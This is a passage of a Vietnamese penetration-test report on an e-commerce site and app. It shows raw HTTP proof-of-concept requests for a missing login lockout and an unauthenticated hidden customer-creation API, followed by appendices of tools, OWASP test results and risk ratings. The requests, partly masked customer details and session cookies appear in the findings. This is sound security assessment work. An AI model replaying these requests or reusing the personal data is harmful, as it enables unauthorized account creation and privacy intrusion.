t\u1ebf"],"amount_ordered":105000,"base_amount_ordered":105000,"base_shipping_amount":22727.28,"cc_exp_year":"0","cc_last4":null,"cc_ss_start_month":"0","cc_ss_start_year":"0","entity_id":1115,"method":"CreditCard","parent_id":1115,"shipping_amount":22727.28},"status_histories":[{"comment":"{\"infoCompanyAddress\":\"\",\"infoCompanyName\":\"\",\"infoFullNameBuyer\":\"\",\"infoPhoneNumberSMSBuyer\":\"\",\"infoEmailBuyer\":\"\",\"infoPhoneNumberBuyer\":\"\",\"infoTaxNumber\":null}","created_at":"20xx-08-02 00:02:02","entity_id":2130,"entity_name":"order","is_customer_notified":1,"is_visible_on_front":0,"pare

nt_id":1115,"status":"pending"}],"extension_attributes":{"shipping_assignments":[{"shipping":{"address":{"address_type":"shipping

3.2.2.3 TESTING FOR WEAK LOCK OUT MECHANISM

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**AUTHENTICATION TESTING**		
MÔ TẢ	Chức năng đăng nhập không có cơ chế bảo vệ trước các khai thác tấn công vét cạn. Kẻ tấn công có thể để thoải mái thực hiện tấn công dò mật khẩu của người dùng trên hệ thống.		
MỨC ĐỘ	**THẤP**		
ẢNH HƯỞNG	**THẤP**	**KHẢ NĂNG**	**THẤP**
KHUYẾN NGHỊ	Ứng dụng nên có cơ chế giới hạn số lần đăng nhập sai và thực hiện khoá tài khoản sau 1 khoảng thời gian hoặc mở khi có yêu cầu từ người dùng (có xác thực trước khi mở khoá) để hạn chế tấn công bruteforce. Hoặc ứng dụng cũng có thể sử dụng cơ chế captcha khi đăng nhập để hạn chế hình thức tấn công này.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/03-Testing_for_Weak_Lock_Out_Mechanism		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Đăng nhập		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/integration/customer/token		
THAM SỐ	N/A		
ĐIỀU KIỆN	Anonymous		

REQUEST:

POST /rest/V1/integration/customer/token HTTP/1.1

accept: application/json, text/plain, */*

Content-Type: application/json

Content-Length: 45

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=mt7v4om5fou3xxg2c18o9mdsdo; cookiesession1=02486C73VCSYC1S07xxR1Y1A44CALS129F; persistent_shopping_cart=4zxqjfLYvnkQmxxy8CYxb0Mae4ITdtJz3vIcNIjCN23ea60GXv

User-Agent: okhttp/3.12.1 {"username":"0848xx05","password":"123456"} **RESPONSE:** HTTP/1.1 401 Unauthorized Server: nginx Date: Wed, 28 Jul 20xx 05:17:06 GMT Content-Type: application/json; charset=utf-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: PHPSESSID=mt7v4om5fou3xxc18o9mdsdo; expires=Wed, 28-Jul-20xx 06:17:05 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block content-length: 164 {"message":"Th\u00f4ng tin \u0111\u0103ng nh\u1eadp c\u1ee7a b\u1ea1n b\u1ecb sai. Vui l\u00f2ng th\u1eed l\u1ea1i ho\u1eb7c li\u00ean h\u1ec7 hotline 180xx440."}
PoC:

3.2.3 DANH SÁCH LỖ HỔNG MỨC ĐỘ THẤP

3.2.3.1 TESTING FOR BYPASSING AUTHENTICATION SCHEMA

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**AUTHENTICATION TESTING**		
MÔ TẢ	Thông qua nội dung mã nguồn trong tập tin assets/index.android.bundle, nhóm đánh giá phát hiện một API ẩn có thể dùng để thêm tài khoản người dùng mà không cần phải qua luồng xử lý đăng ký thông thường. Hiện thông qua API này có thể thêm thẳng thông tin người dùng vào ứng dụng mà không qua bất cứ bước kiểm tra nào.		
MỨC ĐỘ	**THẤP**		
ẢNH HƯỞNG	**THẤP**	**KHẢ NĂNG**	**THẤP**

KHUYẾN NGHỊ	Cần rà soát lại mục đích cũng như nghiệp vụ của API này do API này không dùng để tương tác trực tiếp từ ứng dụng client. Trong trường hợp không cần thiết cho ứng dụng mobile để người dùng tương tác, nên thực hiện loại khỏi ứng dụng/tập tin index.android.bundle.
THAM CHIẾU	https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication
CHI TIẾT LỖ HỔNG	
CHỨC NĂNG	registrationCustomerCloud
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/customers
THAM SỐ	Customer
ĐIỀU KIỆN	Anonymous

REQUEST 1: Thêm tài khoản với email đã tồn tại

POST /rest/V1/customers HTTP/1.1

accept: application/json, text/plain, */*

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

Cookie: cookiesession1=02486C73OZE4DGMW3IxxK6OZJARUB4B6; PHPSESSID=v940u3384gflqxx4f72a8d574ut; persistent_shopping_cart=yX4kJ2Fxx8mHdNyjufqjVLUeesBv1aDK3HYkZ2cJm6YiClZluD

User-Agent: okhttp/3.12.1

Content-Type: application/json

Content-Length: 423

{"customer":{"group_id":4,"default_billing":"250","default_shipping":"250","created_at":"20xx-08-04 09:36:05","updated_at":"20xx-08-04 14:55:54","created_in":"Default Store View","dob":"1752-12-31","email":"tranlxx88@gmail.com","firstname":" ","lastname":null,"gender":0,"store_id":1,"website_id":1,"addresses":[],"disable_auto_group_change":0, "extension_attributes":{"is_subscribed":false},"custom_attributes":[]}

}

RESPONSE 1:

HTTP/1.1 400 Bad Request

Server: nginx

Date: Wed, 04 Aug 20xx 15:31:06 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: PHPSESSID=v940u338xxflq14f72a8d574ut; expires=Wed, 04-Aug-20xx 16:31:05 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

content-length: 147

{"message":"M\u1ed9t kh\u00e1ch h\u00e0ng c\u00f3 c\u00f9ng \u0111\u1ecba ch\u1ec9 email \u0111\u00e3 t\u1ed3n t\u1ea1i trong h\u1ec7 th\u1ed1ng."}

REQUEST 2: Thêm tài khoản thành công

POST /rest/V1/customers HTTP/1.1

accept: application/json, text/plain, */*

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

Cookie: cookiesession1=02486C73OZE4DGxx3IMMK6OZJARUB4B6; PHPSESSID=v940u3384gflq14fxxa8d574ut; persistent_shopping_cart=yX4kJ2Fdd8mHdNyjuxxjVLUeesBv1aDK3HYkZ2cJm6YiClZluD

User-Agent: okhttp/3.12.1

Content-Type: application/json

Content-Length: 2691

{"customer":{"group_id":4,"default_billing":"250","default_shipping":"250","created_at":"20xx-08-04 09:36:05","updated_at":"20xx-08-04 14:55:54","created_in":"Default Store View","dob":"1752-12-31","email":"tranluxxx889@gmail.com","firstname":"
","lastname":null,"gender":0,"store_id":1,"website_id":1,"addresses":[{"id":244,"customer_id":94,"region":{"region_code":"Ph\u01b0\u1eddng D\u0129 An, D\u0129 An, B\u00ecnh D\u01b0\u01a1ng","region":"Ph\u01b0\u1eddng D\u0129 An, D\u0129 An, B\u00ecnh D\u01b0\u01a1ng","region_id":0},"region_id":0,"country_id":"VN","street":["xx"],"telephone":"0379xx21x3","postcode":"VN74724","city":"B\u00ecnh D\u01b0\u01a1ng","firstname":"Van xh","lastname":"xx","custom_attributes":[{"attribute_code":"address_city","value":"VN74"},{"attribute_code":"address_district","value":"DiAn"},{"attribute_code":"address_ward","value":"PhuongDiAn"},{"attribute_code":"address_latitude","value":"10.9111172"},{"attribute_code":"address_longitude","value":"106.7684895"},{"attribute_code":"address_store_id","value":"70000229"}]},{"id":250,"customer_id":94,"region":{"region_code":"X\u00e3 B\u00ecnh H\u01b0ng, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region":"X\u00e3 B\u00ecnh H\u01b0ng, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region_id":0},"region_id":0,"country_id":"VN","street":["test"],"telephone":"0374xxx64","postcode":"VN79785","city":"H\u1ed3 Ch\u00ed Minh","firstname":"","lastname":"test","default_shipping":xx,"default_billing":xx,"custom_attributes":[{"attribute_code":"address_city","value":"VN79"},{"attribute_code":"address_district","value":"BinhChanh"},{

"attribute_code":"address_ward","value":"XaBinhHung"},{"attribute_code":"address_latitude","value":"10.6913631"},{"attribute_code":"address_longitude","value":"106.5850955"},{"attribute_code":"address_store_id","value":"70000344"}]}],"disable_auto_group_change":0,"extension_attributes":{"is_subscribed":false},"custom_attributes":[{"attribute_code":"phone_number","value":"037xx123"},{"attribute_code":"card_id","value":"C00000000635"},{"attribute_code":"club_id","value":"xxCONSUMER"},{"attribute_code":"club_name","value":"KH ph\u1ed5 th\u00f4ng c\u1ee7a xx mart"},{"attribute_code":"point_balance","value":"0"},{"attribute_code":"scheme_id","value":"STANDARD"},{"attribute_code":"account_id","value":"C00000000646"},{"attribute_code":"account_description","value":"H\u1ea1ng ti\u00eau chu\u1ea9n"},{"attribute_code":"full_name","value":"Vo xn xxnh"},{"attribute_code":"card_status","value":"2"},{"attribute_code":"update_count","value":"{\"full_name\":0,\"identity_card\":0,\"issued_at\":0,\"gender\":1,\"dob\":1}"},{"attribute_code":"count","value":"17"}]}

}

RESPONSE 2:

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 04 Aug 20xx 15:55:02 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: PHPSESSID=v940u3384gflq14xxa8d574ut; expires=Wed, 04-Aug-20xx 16:54:37 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

X-XSS-Protection: 1; mode=block

Content-Length: 2683

{"id":97,"group_id":4,"default_billing":"254","default_shipping":"254","created_at":"20xx-08-04 09:36:05","updated_at":"20xx-08-04 15:49:21","created_in":"Default Store View","dob":"1752-12-31","email":"tranlxxxxx889@gmail.com","firstname":"
","lastname":null,"gender":0,"store_id":1,"website_id":1,"addresses":[{"id":253,"customer_id":97,"region":{"region_code":"Ph\u01b0\u1eddng D\u0129 An, D\u0129 An, B\u00ecnh D\u01b0\u01a1ng","region":"Ph\u01b0\u1eddng D\u0129 An, D\u0129 An, B\u00ecnh D\u01b0\u01a1ng","region_id":0},"region_id":0,"country_id":"VN","street":["xx"],"telephone":"037xxx23",

"postcode":"VN74724","city":"B\u00ecnh D\u01b0\u01a1ng","firstname":"Van xx","lastname":"xx","custom_attributes":[{"attribute_code":"address_city","value":"VN74"},{"attribute_code":"address_district","value":"DiAn"},{"attribute_code":"address_ward","value":"PhuongDiAn"},{"attribute_code":"address_latitude","value":"10.9111172"},{"attribute_code":"address_longitude","value":"106.7684895"},{"attribute_code":"address_store_id","value":"70000229"}]},{"id":254,"customer_id":97,"region":{"region_code":"X\u00e3 B\u00ecnh H\u01b0ng, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region":"X\u00e3 B\u00ecnh H\u01b0ng, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region_id":0},"region_id":0,"country_id":"VN","street":["test"],"telephone":"037xx464","postcode":"VN79785","city":"H\u1ed3 Ch\u00ed Minh","firstname":"","lastname":"test","default_shipping":xx,"default_billing":xx,"custom_attributes":[{"attribute_code":"address_city","value":"VN79"},{"attribute_code":"address_district","value":"BinhChanh"},{"attribute_code":"address_ward","value":"XaBinhHung"},{"attribute_code":"address_latitude","value":"10.6913631"},{"attribute_code":"address_longitude","value":"106.5850955"},{"attribute_code":"address_store_id","value":"70000344"}]}],"disable_auto_group_change":0,"extension_attributes":{"is_subscribed":false},"custom_attributes":[{"attribute_code":"phone_number","value":"03xx23"},{"attribute_code":"card_id","value":"C00000000635"},{"attribute_code":"club_id","value":"xxCONSUMER"},{"attribute_code":"club_name","value":"KH ph\u1ed5 th\u00f4ng c\u1ee7a xx xx mart"},{"attribute_code":"point_balance","value":"0"},{"attribute_code":"scheme_id","value":"STANDARD"},{"attribute_code":"account_id","value":"C00000000646"},{"attribute_code":"account_description","value":"H\u1ea1ng ti\u00eau chu\u1ea9n"},{"attribute_code":"full_name","value":"Vo Van Minh"},{"attribute_code":"card_status","value":"2"},{"attribute_code":"update_count","value":"{\"full_name\":0,\"identity_card\":0,\"issued_at\":0,\"gender\":0,\"dob\":0}"},{"attribute_code":"count","value":"1"}]}

4. PHẦN MỞ RỘNG A: THÔNG TIN ĐÁNH GIÁ

4.1 DANH SÁCH IP THỰC HIỆN ĐÁNH GIÁ

No.	Thời gian	Địa chỉ IP
1	22/07/20xx – 04/08/20xx	203.205.29xx
2	22/07/20x – 04/08/20xx	101.99.33.xx

4.2 DANH SÁCH CÔNG CỤ THỰC HIỆN

STT	Nhóm công cụ	Công cụ
I	Công cụ mã nguồn mở	Nmap, Firefox addons, Grabber, Zed, Sqlmap, WebScarab, Wireshark, Mestasploit community và các công cụ khác trên HĐH Kali Linux (nền tảng kiểm thử xâm nhập nâng cao),
		Công cụ dò quét Framework: Drupal, Joomla, WordPress, …
		Dex2Jar, Android SDK, Mobile Security Framework (MobSF), Genymotion, APKInspector, IDB, apkTool, Frida
II	Công cụ thương mại	Burpsuite – Công cụ kiểm thử xâm nhập ứng dụng
		Nessus – Đánh giá lỗ hổng bảo mật Ứng dụng & Hệ thống
		Hopper disassembler – Công cụ dịch ngược và debug ứng dụng di động
		Sn1per Pro – Công cụ dò quét lỗ hổng ứng dụng Web
III	Công cụ tự phát triển	Scanner & Tool - Thu thập dữ liệu cấu trúc ứng dụng web - Liệt kê các điểm nhập: URL, tham số, thông tin người dùng nhập, … - Bộ mã khai thác XSS, SQL - Xác định các thành phần thông thường dễ bị khai thác (GHDB, Module, keyword, email, comment, backup data, …) - Các mã khai thác cho các lỗ hổng nghiêm trọng: SQL Injection, Blind SQLi, XSS, Heartbleed, XPath, XXE, File Upload, File Inclusion, OS Command Injection, … và các lỗ hổng khác trong OWASP Top 10

4.3 DANH SÁCH CÁC TESTCASE CHO ỨNG DỤNG MOBILE (ANDROID & IOS)

NHÓM	TESTCASE	KẾT QUẢ
Insecure Data Storage	Unencrypted Credentials in Databases	Pass
	Sensitive Data Storage in Plain-Text	Pass
	Insecure Cookie Storage	Pass

	Store Credentials outside Sandbox	Pass
	Unencrypted Backup File	Pass
	Improper File Permission/Weak or Allow Global Permission	Pass
	Store Encryption Key Locally	Pass
Insufficient Transport Layer Protection	Lack of Data Protection in Transit	Pass
	Weak Handshark Negotiation	Pass
	Lack of Certificate Pinning (including Bypass)	Pass
	Third-party Data Transit on Unencrypted Channel	Pass
	Failed to Implement Trusted Issuers	Pass
	Allow All Hostname Verifier	Pass
	Ignore SSL Certificate Error	Pass
	Weak Custom Hostname Verifier	Pass
	Unencrypted Data Transit via other Interfaces	Pass
	Send Sensitive Data via Alternative Channel	Pass
Unintended Data Leak	App/Web Caches Data Leak	Pass
	Sensitive Business Logic Leak	Pass
	Sensitive Information Leaked Through Logs	Pass
	Sensitive Data Leaked via Memory	Pass
	Application Memory Leaked	Pass
	Third-party Data-Transfer (Network) Leak	Pass
	App Backgrounding Sensitive Information Leak	Pass
Poor Authorization and Authentication	Bypass Authentication Schema	Pass
	Weak Password Policy	Pass
	Redundancy Permission Granted	Pass
	Bypass Authorization Schema/Privileges Escalation	Pass
	Use Spoof-able Values for Authenticating User	Pass
Broken Cryptography	Reliance Upon Built-In Code Encryption Processes	Pass
	Poor Key Management Processes	Pass

	Weak Custom Cryptography Methodology	Pass
	Use of Hard-coded Cryptographic Key	Pass
	Use of Insecure and/or Deprecated Algorithms	Pass
Client Side Injection	SQL Injection	Pass
	Javascript Injection	Pass
	XML Injection	Pass
	Local File Inclusion	Pass
	Path Manipulation	Pass
	Format String Injection	Pass
	Intent/Fragment Injection	Pass
Security Decisions via Untrusted Input	Activity Hijacking	Pass
	Service Hijacking	Pass
	Broadcast Thief	Pass
	Malicious Broadcast Injection	Pass
	Insecure Pending Intent Control	Pass
	Malicious Activity Launch	Pass
	Malicious Service Launch	Pass
Improper Session Handling	Sensitive Information Existing upon Session Expiration	Pass
	Using Device Identifier as Session	Pass
	Failure to Invalidate Sessions on the Backend	Pass
	Lack of Adequate Timeout Protection	Pass
	Failure to Properly Rotate Cookies	Pass
	Insecure Token Creation	Pass
Lack of Binary Protections	Lack of Code Obfucation	Pass
	Symbols Remnant	Pass
	Lack of Anti-Debugging Method	Pass
	Unrestricted Backup Feature	Pass
	Lack of Checksum Controls	Pass

4.4 DANH SÁCH TESTCASE THEO OWASP TOP 10

NHÓM	TESTCASE	KẾT QUẢ
Information Gathering	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Pass
	Fingerprint Web Server	Pass
	Review Webserver Metafiles for Information Leakage	Pass
	Enumerate Applications on Webserver	Pass
	Review Webpage Comments and Metadata for Information Leakage	Pass
	Identify application entry points	Pass
	Map execution paths through application	Pass
	Fingerprint Web Application Framework	Pass
	Fingerprint Web Application	Pass
	Map Application Architecture	Pass
Configuration and Deployment Management Testing	Test Network/Infrastructure Configuration	Pass
	Test Application Platform Configuration	Pass
	Test File Extensions Handling for Sensitive Information	Pass
	Review Old, Backup and Unreferenced Files for Sensitive Information	Pass
	Enumerate Infrastructure and Application Admin Interfaces	Pass
	Test HTTP Methods	Pass
	Test HTTP Strict Transport Security	Pass
	Test RIA Cross Domain Policy	Pass
Identity Management Testing	Test Role Definitions	Pass
	Test User Registration Process	Pass
	Test Account Provisioning Process	Pass
	Testing for Account Enumeration and Guessable User Account	Pass
	Testing for Weak or Unenforced Username Policy	Pass
	Testing for Credentials Transported over an Encrypted Channel	Pass

Authentication Testing	Testing for Default Credentials	Pass
	Testing for Weak Lock Out Mechanism	Pass
	Testing for Bypassing Authentication Schema	Fail
	Test Remember Password Functionality	Pass
	Testing for Browser Cache Weakness	Pass
	Testing for Weak Password Policy	Pass
	Testing for Weak Security Question/Answer	Pass
	Testing for Weak Password Change or Reset Functionalities	Pass
	Testing for Weaker Authentication in Alternative Channel	Pass
Authorization Testing	Testing Directory Traversal/File Include	Pass
	Testing for Bypassing Authorization Schema	Pass
	Testing for Privilege Escalation	Pass
	Testing for Insecure Direct Object References	Fail
Session Management Testing	Testing for Bypassing Session Management Schema	Pass
	Testing for Cookies Attributes	Pass
	Testing for Session Fixation	Pass
	Testing for Exposed Session Variables	Pass
	Testing for Cross Site Request Forgery (CSRF)	Pass
	Testing for Logout Functionality	Pass
	Test Session Timeout	Pass
	Testing for Session Puzzling	Pass
Input Validation Testing	Testing for Reflected Cross Site Scripting	Pass
	Testing for Stored Cross Site Scripting	Pass
	Testing for HTTP Verb Tampering	Pass
	Testing for HTTP Parameter pollution	Pass
	Testing for SQL Injection	Pass
	Oracle Testing	Pass
	MySQL Testing	Pass

	SQL Server Testing	Pass
	Testing PostgreSQL (from OWASP BSP)	Pass
	MS Access Testing	Pass
	Testing for NoSQL injection	Pass
	Testing for LDAP Injection	Pass
	Testing for ORM Injection	Pass
	Testing for XML Injection	Pass
	Testing for SSI Injection	Pass
	Testing for XPath Injection	Pass
	IMAP/SMTP Injection	Pass
	Testing for Code Injection	Pass
	Testing for Local File Inclusion	Pass
	Testing for Remote File Inclusion	Pass
	Testing for Command Injection	Pass
	Testing for Buffer Overflow	Pass
	Testing for Heap Overflow	Pass
	Testing for Stack Overflow	Pass
	Testing for Format String	Pass
	Testing for Incubated Vulnerabilities	Pass
	Testing for HTTP Splitting/Smuggling	Pass
	Testing for HTTP Incoming Requests	Pass
Testing for Error Handling	Analysis of Error Codes	Pass
	Analysis of Stack Traces	Pass
Testing for Weak Cryptography	Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection	Pass
	Testing for Padding Oracle	Pass
	Testing for Sensitive information sent via unencrypted channels	Pass
	Test Business Logic Data Validation	Fail

Business Logic Testing	Test Ability to Forge Requests	Pass
	Test Integrity Checks	Pass
	Test for Process Timing	Pass
	Test Number of Times a Function Can be Used Limits	Pass
	Testing for the Circumvention of Workflows	Pass
	Test Defenses Against Application Misuse	Pass
	Test Upload of Unexpected File Types	Pass
	Test Upload of Malicious Files	Pass
Client Side Testing	Testing for DOM based Cross Site Scripting	Pass
	Testing for JavaScript Execution	Pass
	Testing for HTML Injection	Pass
	Testing for Client Side URL Redirect	Pass
	Testing for CSS Injection	Pass
	Testing for Client Side Resource Manipulation	Pass
	Test Cross Origin Resource Sharing	Pass
	Testing for Cross Site Flashing	Pass
	Testing for Clickjacking	Pass
	Testing Web Sockets	Pass
	Test Web Messaging	Pass
	Test Local Storage	Pass

5. PHẦN MỞ RỘNG B: PHÂN LOẠI RỦI RO

Mỗi rủi ro tìm thấy trong quá trình kiểm thử được tham chiếu việc đánh giá theo OWASP Risk Rating Methodology.

Phương pháp tiếp cận theo OWASP được đề cập trong tài liệu được dùng làm chuẩn tham chiếu/phương pháp tiếp cận và tuỳ biến theo từng ứng dụng để đáp ứng/tinh chỉnh cho phù hợp các test-cases/kịch bản.

Mô hình đánh giá mức độ rủi ro:

Rủi ro = Khả Năng * Ảnh hưởng

	MỨC ĐỘ NGHIÊM TRỌNG			
MỨC ĐỘ ẢNH HƯỞNG	**CAO**	TRUNG BÌNH	CAO	NGHIÊM TRỌNG
	TRUNG BÌNH	THẤP	TRUNG BÌNH	CAO
	THẤP	NOTE	THẤP	TRUNG BÌNH
		THẤP	**TRUNG BÌNH**	**CAO**
	KHẢ NĂNG XẢY RA			

Tài liệu tham khảo:

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology